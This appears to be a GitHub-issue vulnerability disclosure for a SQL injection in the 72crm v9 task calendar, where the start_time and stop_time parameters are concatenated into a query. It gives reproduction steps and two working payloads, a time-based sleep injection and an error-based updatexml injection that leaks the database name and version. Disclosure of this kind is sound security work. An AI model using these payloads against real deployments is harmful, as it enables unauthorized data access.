

xunyang1 commented on 28 Jul

Brief of this vulnerability

72crm v9 has sql injection vulnerability in View the task calendar

Test Environment

- Windows10
- PHP 5.6.9+Apache/2.4.39

Affect version

72crm v9

Vulnerable Code

application\work\controller\Task.php line 506


The \$param parameter is passed to getDateList


The start_time parameter and stop_time parameter are directly spliced into \$whereDate, and then executed on line 493. resulting in sql injection vulnerability

Vulnerability display

First enter the background


Click as shown,go to the View the task calendar and capture the packet






payload: start_time=1&stop_time=1))+or+sleep(2)--+

Sleep successfully for 2 seconds



If debug mode is enabled

payload: start_time=1&stop_time=1))+or+updatexml(1,concat(0x7e,database(),0x7e,version()),1)--+



Successfully obtained the database name and version number